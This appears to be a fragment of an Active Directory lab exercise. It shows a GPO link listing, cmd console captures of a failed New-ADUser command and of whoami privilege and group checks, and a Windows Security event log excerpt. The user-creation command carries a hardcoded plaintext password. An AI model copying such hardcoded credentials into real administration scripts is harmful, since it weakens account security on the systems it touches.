Enabled     : True
Enforced    : False
Target      : OU=HR,OU=CHENNAI,OU=INDIA,DC=forest,DC=local
Order       : 1
```



```
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>New-ADUser -Name "JohnDoe" -GivenName "John" -Surname "Doe" ` -SamAccountName "jdoe" -Path "OU=DESIG
N,OU=FRANCE,DC=forest,DC=local" ` -AccountPassword (ConvertTo-SecureString "P@ssw0rd10$" -AsPlainText -Force) ` -Enabled
 $true
'New-ADUser' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>
```



```
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>New-ADUser -Name "JohnDoe" -GivenName "John" -Surname "Doe" ` -SamAccountName "jdoe" -Path "OU=DESIG
N,OU=FRANCE,DC=forest,DC=local" ` -AccountPassword (ConvertTo-SecureString "P@ssw0rd10$" -AsPlainText -Force) ` -Enabled
 $true
'New-ADUser' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Windows\system32>whoami /groups |findstr "Domain Admins"
FOREST\IT_Admins                           Group            S-1-5-21-1955954324-206265833-1145328094-1108 Mandatory grou
p, Enabled by default, Enabled group

C:\Windows\system32>_
```



Security Number of events: 17,551 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	6/22/2025 11:48:11 AM	Micros...	4688	Process Creation
Audit Success	6/22/2025 11:48:11 AM	Micros...	4688	Process Creation
Audit Success	6/22/2025 11:47:27 AM	Micros...	4624	Logon
Audit Success	6/22/2025 11:47:02 AM	Micros...	4624	Logon
Audit Success	6/22/2025 11:46:28 AM	Micros...	4688	Process Creation
Audit Success	6/22/2025 11:46:28 AM	Micros...	4688	Process Creation
Audit Success	6/22/2025 11:46:27 AM	Micros...	4624	Logon
Audit Success	6/22/2025 11:45:58 AM	Micros...	4688	Process Creation
Audit Success	6/22/2025 11:45:27 AM	Micros...	4624	Logon
Audit Success	6/22/2025 11:44:34 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:34 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:34 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:34 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:30 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:30 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:30 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:27 AM	Micros...	4624	Logon
Audit Success	6/22/2025 11:44:15 AM	Micros...	5379	User Account Management
Audit Success	6/22/2025 11:44:04 AM	Micros...	4688	Process Creation
Audit Success	6/22/2025 11:44:04 AM	Micros...	4624	Logon
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change
Audit Success	6/22/2025 11:44:04 AM	Micros...	4719	Audit Policy Change